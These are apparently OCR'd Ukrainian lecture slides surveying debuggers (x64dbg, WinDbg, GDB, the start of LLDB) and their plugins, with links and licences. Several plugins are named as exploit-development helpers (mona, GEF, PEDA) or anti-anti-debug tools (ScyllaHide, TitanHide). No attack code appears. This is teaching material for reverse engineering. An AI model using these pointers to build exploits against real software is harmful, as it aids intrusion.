


Розширення x64dbg

x64dbg має розвинену систему плагінів – https://github.com/x64dbg/x64dbg/wiki/Plugins:

- ScyllaHide – https://github.com/x64dbg/ScyllaHide
  - ring 3 anti-anti-debug
- TitanHide – https://github.com/mrexodia/titanhide
  - ring 0 anti-anti-debug
- Інтеграції з IDA Pro, Binary Ninja, Cutter
  - x64dbgida, x64dbgbinja, x64dbgcutter
- ...

ScyllaHide у x64dbg



WinDbg

WinDbg – https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/:


- стандартний налагоджувач Windows, ring 0 та 3;
- підтримка відлагоджувальних символів (Symbols);
- підтримка віддаленого аналізу (TCP, serial), в т.ч. ВМ (VirtualKD);
- вбудовані засоби автоматизації (власні скрипти), розширення.

WinDbg Preview (WinDbgX):

- time-travel-debugging (TTD);
- вбудовані засоби автоматизації (JavaScript).

Довідник команд – http://windbg.info/doc/1-common-cmds.html
Ліцензія – пропрієтарна, безкоштовна.

Приклад lock.exe у WinDbg




Розширення WinDbg

WinDbg має розвинену систему доповнень (extensions):

- mona – https://github.com/corelan/mona
  - exploit development helper, Python 2 + PyKd
  - раніше в Immunity Debugger, див. corelan exploit writing tutorial
- !analyze – https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/-analyze
- SOS – https://docs.microsoft.com/en-us/dotnet/framework/tools/sos-dll-sos-debugging-extension
  - аналіз керованого коду та оточення CLR
- https://github.com/anhkgg/awesome-windbg-extensions
- ...

Mona.py у WinDbg



GDB: The GNU Project Debugger

GDB – https://www.gnu.org/software/gdb/:

- переносимий налагоджувач, доступний майже для всіх UNIX систем;
- 12+ мов програмування, 30+ сімейств процесорів;
- вбудований емулятор (sim), засоби віддаленого аналізу (gdbserver);
- вбудовані засоби автоматизації (включаючи Python).

Довідник команд – http://www.cheat-sheets.org/saved-copy/gdb-refcard-a4.pdf.

Ліцензія – вільне програмне забезпечення (GPLv3), безкоштовна.


GDB у Ubuntu 18.04 на ODROID-C2, AArch64

Розширення GDB

GDB має розвинену систему розширень:

- GEF – http://gef.rtfd.io/
  - exploit development helper, для X86, ARM, MIPS, PowerPC, SPARC
- pwndbg – http://pwndbg.re/
  - псевдоніми команд близькі до WinDbg, підтримка емуляції, аналіз купи
  - https://github.com/pwndbg/pwndbg/blob/dev/FEATURES.md
- PEDA – https://github.com/longld/peda
  - exploit development helper для x86/x64, один з перших у класі
- ...

GEF у Kali 2020.2 на Raspberry Pi 2B, ARMv7




The LLDB Debugger

LLDB – https://lldb.llvm.org/:

